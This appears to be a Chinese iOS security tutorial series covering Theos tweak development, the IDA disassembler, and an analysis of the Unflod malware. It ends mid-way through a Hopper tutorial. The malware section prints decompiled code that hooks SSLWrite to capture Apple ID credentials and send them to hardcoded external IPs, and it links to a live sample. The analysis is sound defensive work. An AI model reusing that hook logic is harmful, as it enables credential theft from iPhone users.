    IOSFC_AVAILABLE_STARTING(__MAC_10_7, __IPHONE_NA);*/


/* This call lets you take an xpc_object_t created via IOSurfaceCreatePort() and recreate

/*IOSurfaceRef IOSurfaceLookupFromXPCObject(xpc_object_t xobj) CF_RETURNS_RETAINED
    IOSFC_AVAILABLE_STARTING(__MAC_10_7, __IPHONE_NA);
*/
```

3 创建项目

执行 $THEOS/bin/nic.pl

```
author$ $THEOS/bin/nic.pl
NIC 1.0 - New Instance Creator
——————————
  [1.] iphone/application
  [2.] iphone/library
  [3.] iphone/preference_bundle
  [4.] iphone/tool
  [5.] iphone/tweak
```

这里，需要选择5，如下：

```
NIC 1.0 - New Instance Creator
——————————
  [1.] iphone/application
  [2.] iphone/library
  [3.] iphone/preference_bundle
  [4.] iphone/tool
  [5.] iphone/tweak
Choose a Template (required): 5
Project Name (required): iossecurity
Package Name [com.yourcompany.iossecurity]:
Author/Maintainer Name [Ted]:
MobileSubstrate Bundle filter [com.apple.springboard]:
Instantiating iphone/tweak in iossecurity/…
Done.
```

4 The Tweak File

一旦你创建了项目，你会发现Theos生成了一个叫做Tweak.xm的文件，这是个特殊的文件，hook的相关代码就将写在这个文件。

默认的所有代码都是被注释起来的。

%hook 和 %end

```
%hook Springboard
// overwrite methods here
%end
```

%hook后面跟的是你要hook的类名称，以一个%end结尾。上面的代码说明我们会hook Springboard类里面的method。

%orig

当在一个method内部的时候，%orig会调用原来的方法（original method)。

你甚至可以给原来的method传递参数，例如：%orig(arg1,arg2)。如果你不调用%orig，原来的方法就绝对不会被调用。

所以，如果你hook了SpringBoard的init方法，但是没有调用%orig。那么你的iphone就将不可用，除非你通过ssh删除你的app。

5 Hooking into Springboard

打开Tweak.xm，然后加上代码：

```
#import <SpringBoard/SpringBoard.h>

%hook SpringBoard

-(void)applicationDidFinishLaunching:(id)application {
%orig;

UIAlertView *alert = [[UIAlertView alloc] initWithTitle:@"Welcome"
message:@"Welcome to your iOS Device Ted!"
delegate:nil
cancelButtonTitle:@"security.ios-wiki.com" otherButtonTitles:nil];

[alert show];
[alert release];

}

%end
```

首先，import头文件 Springboard.h，这可以让我们可以访问springboard。然后，我们告诉预处理器hook Springboard class。

这里覆盖的method是applicationDidFinishLaunching：方法，当Springboard启动时，就会被执行。注意我们调用了%orig。

最后，显示一个UIAlertView。

6 添加Framework

如果你直接编译，，会得到如下的提示信息：

```
Tweak.xm: In function ‘objc_object* $_ungrouped$SpringBoard$init(SpringBoard*, objc_selec
Tweak.xm:6: error: declaration of ‘objc_object* self’ shadows a parameter
```

那是因为我们依靠UIKit framework来显示alert,所以需要在Makefile中加上如下一行：

```
iossecurity_FRAMEWORKS = UIKit
```


如下图：

7 Building, Packaging, Installing.

在前面的系列中介绍了如何编译，打包和安装，依次执行下面的命令即可。

make, make package, make install

安装之后，你将看到这个：



小结

本节我们简要介绍了Theos的安装与Tweak程序的开发以及安装流程，并给出了一个小例子，后面会对Tweak程序运行的原理进行详细的介绍。

#3 Mac上需要安装的工具下的更多文章


IDA是一个非常强大的反汇编和调试工具，支持Windows,Linux, Mac OS X平台，它支持太多的功能了，以至于其作者都不能在官方网站上对其进行详细的描述。

正式版本是需要收费的，正因为其功能强大，收费也非常贵。不过，它有试用版本可以下载，从这找到IDA demo download，选择下载IDA Demo 6.5 for Mac。


下载之后解压并运行，出现如下的示意图：



过几秒会马上提示是否同意IDA协议，点击"agree"：



然后会出现Quick Start，如下图：



选择其中的“New”，然后根据提示选择你需要分析的文件，就可以体验IDA的功能了。

使用IDA分析iOS恶意软件Unflod


tdvx在Reddit上发帖说：从上周起，他用Snapchat和Google Hangouts的使用经常遇到crash，经过排查，他发现是下面这个可疑文件导致的：

```
/Library/MobileSubstrate/DynamicLibraries/Unflod.dylib
```


这个恶意文件位于：/Library/MobileSubstrate/DynamicLibraries/Unflod.dylib或者framework.dylib。依赖于MobileSubstrate，只在越狱设备上起作用。

从http://deev.es/9xq1可以下载改恶意代码的样本，下载需谨慎操作。


下载到本地之后，用IDA打开，打开会出现如下图的提示，点击确定即可。



如果你觉得默认的字体太小，可以选择Option中的字体，在最右边的Size这一列修改。如下图所示：



其中一个API叫做replace_SSLWrite，如下图所示：



使用IDA的插件F5一下，可以得到如下的代码：

```
`int __fastcall replace_SSLWrite(int a1, char *a2, int a3, int a4)
{
......

if ( !findhead )
 {
   v19 = strstr(v22, "/WebObjects/MZFinance.woa/wa/authenticate HTTP/1.1");
```

```
    if ( v19 )
    {
      findhead = 1;
      strcpy(content, v22);
    }
  }
  if ( findhead == 1 )
  {
    v18 = strstr(v22, "<key>appleId</key>");
    v17 = strstr(v22, "<key>password</key>");
    if ( v18 )
    {
      if ( v17 )
      {
        strcat(content, v22);
        v16 = strstr(content, "</plist>");
        if ( v16 && v16 - content <= 2040 )
          v16[8] = 0;
        v14 = 0;
        v15 = socket(2, 1, 0);
        if ( v15 < 0 )
        {
          v24 = pSSLWrite(v23, v22, v21, v20);
          goto LABEL_20;
        }
        v13.sa_family = 2;
        *(_WORD *)&v13.sa_data[0] = 0xC61Eu;
        *(_DWORD *)&v13.sa_data[2] = inet_addr("23.88.10.4");
        if ( connect(v15, &v13, 0x10u) < 0 )
        {
          close(v15);
          v24 = pSSLWrite(v23, v22, v21, v20);
          goto LABEL_20;
        }
        v5 = v15;
        v6 = strlen(content);
        v14 = write(v5, content, v6);
        v11 = 0;
        close(v15);
        v12 = socket(2, 1, 0);
        if ( v12 < 0 )
        {
          v24 = pSSLWrite(v23, v22, v21, v20);
          goto LABEL_20;
        }
        v10.sa_family = 2;
        *(_WORD *)&v10.sa_data[0] = 0xC61Eu;
        *(_DWORD *)&v10.sa_data[2] = inet_addr("23.228.204.55");
        if ( connect(v12, &v10, 0x10u) < 0 )
        {
          close(v12);
          v24 = pSSLWrite(v23, v22, v21, v20);
          goto LABEL_20;
        }
        v7 = v12;
        v8 = strlen(content);
        v11 = write(v7, content, v8);
        close(v12);
        findhead = 2;
      }
    }
  }
  v24 = pSSLWrite(v23, v22, v21, v20);
LABEL_20:
  if ( __stack_chk_guard != v25 )
    __stack_chk_fail(__stack_chk_guard, v24, v25, v4);
  return v24;
}
```

这个恶意代码通过 Hook Security.framework的SSLWrite方法（Hook函数为replace_SSLWrite），截取Apple id和密码，然后把这些信息发送到IP为23.88.10.4、3.228.204.55，端口为7878的服务器。（端口为7878，也就是上面的0xC61Eu。注意，这里是big endian模式。所以，端口其实是0x1EC6,即7878。）

这个恶意软件被iPhone开发者证书签名。签名信息如下：

```
$ codesign -vvvv -d Unflod.dylib
Executable=./Unflod.dylib
Identifier=com.your.framework
Format=Mach-O thin (armv7)
CodeDirectory v=20100 size=227 flags=0x0(none) hashes=3+5 location=embedded
Hash type=sha1 size=20
CDHash=da792624675e82b3460b426f869fbe718abea3f9
Signature size=4322
Authority=iPhone Developer: WANG XIN (P5KFURM8M8)
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=14 Feb 2014 04:32:58
Info.plist=not bound
Sealed Resources=none
Internal requirements count=2 size=484
```

需要注意的是，这并不表示这个人就是这个事情的始作俑者。这个人可能是假冒的，也可能是其证书被偷窃，也可能是眞正涉及到这个事情，但是，我们没有办法知道，但是，苹果需要调查这个事情。

解决方法

如果你的设备上有Unflod.dylib/framework.dylib这两个文件，把其删掉，然后重新设置Apple id和密码就可以了。

关于IDA的F5

IDA 中有一个插件Hex-Rays.Decompiler，其快捷键是F5，该插件可以轻易的把IDA中的汇编代码转成C代码，如上面的replace_SSLWrite所示，即使没有一点汇编基础的人都可以反汇编了。这个功能太强大，大家就把使用这个插件把汇编转成C代码的过程叫做F5一下。

请注意，F5插件是需要花钱买的，上面转成的代码，是别人转的，使用今天下载的试用版本，是没有F5这个功能的，这也可以理解，否则很多人应该都没必要去花钱买正式版本了。

The IDA Pro book

它功能太强大，都可以写一本书专门来介绍它，事实上，确实存在这么一本书The IDA Pro book, 2nd edition, 这本书有中文翻译IDA Pro权威指南（第2版）

小结

本节简要介绍了如何下载是使用IDA，更强大的功能需要读职自己去探索，有兴趣的话可以找下文中提到的The IDA Pro book这本书读读，然后实践下。

#3 Mac上需要安装的工具下的更多文章

上一节我们介绍了IDA，这里我们介绍另一款反汇编工具：Hopper，它有OS X和Linux版本，能够反汇编32/64位Mac，Linux，Windows和iOS可执行文件。

Hopper Disassembler v3 - Personal License版本在中国售价 ￥580.01相对于IDA来说相当便宜。

本文我们将使用是demo版本，可以从这里下载。

下载完成之后，解压安装。

反汇编举例


我们编写一个demo，在ViewDidLoad中调用UIAlertView，代码如下：

```
- (void)viewDidLoad
{
    [super viewDidLoad];

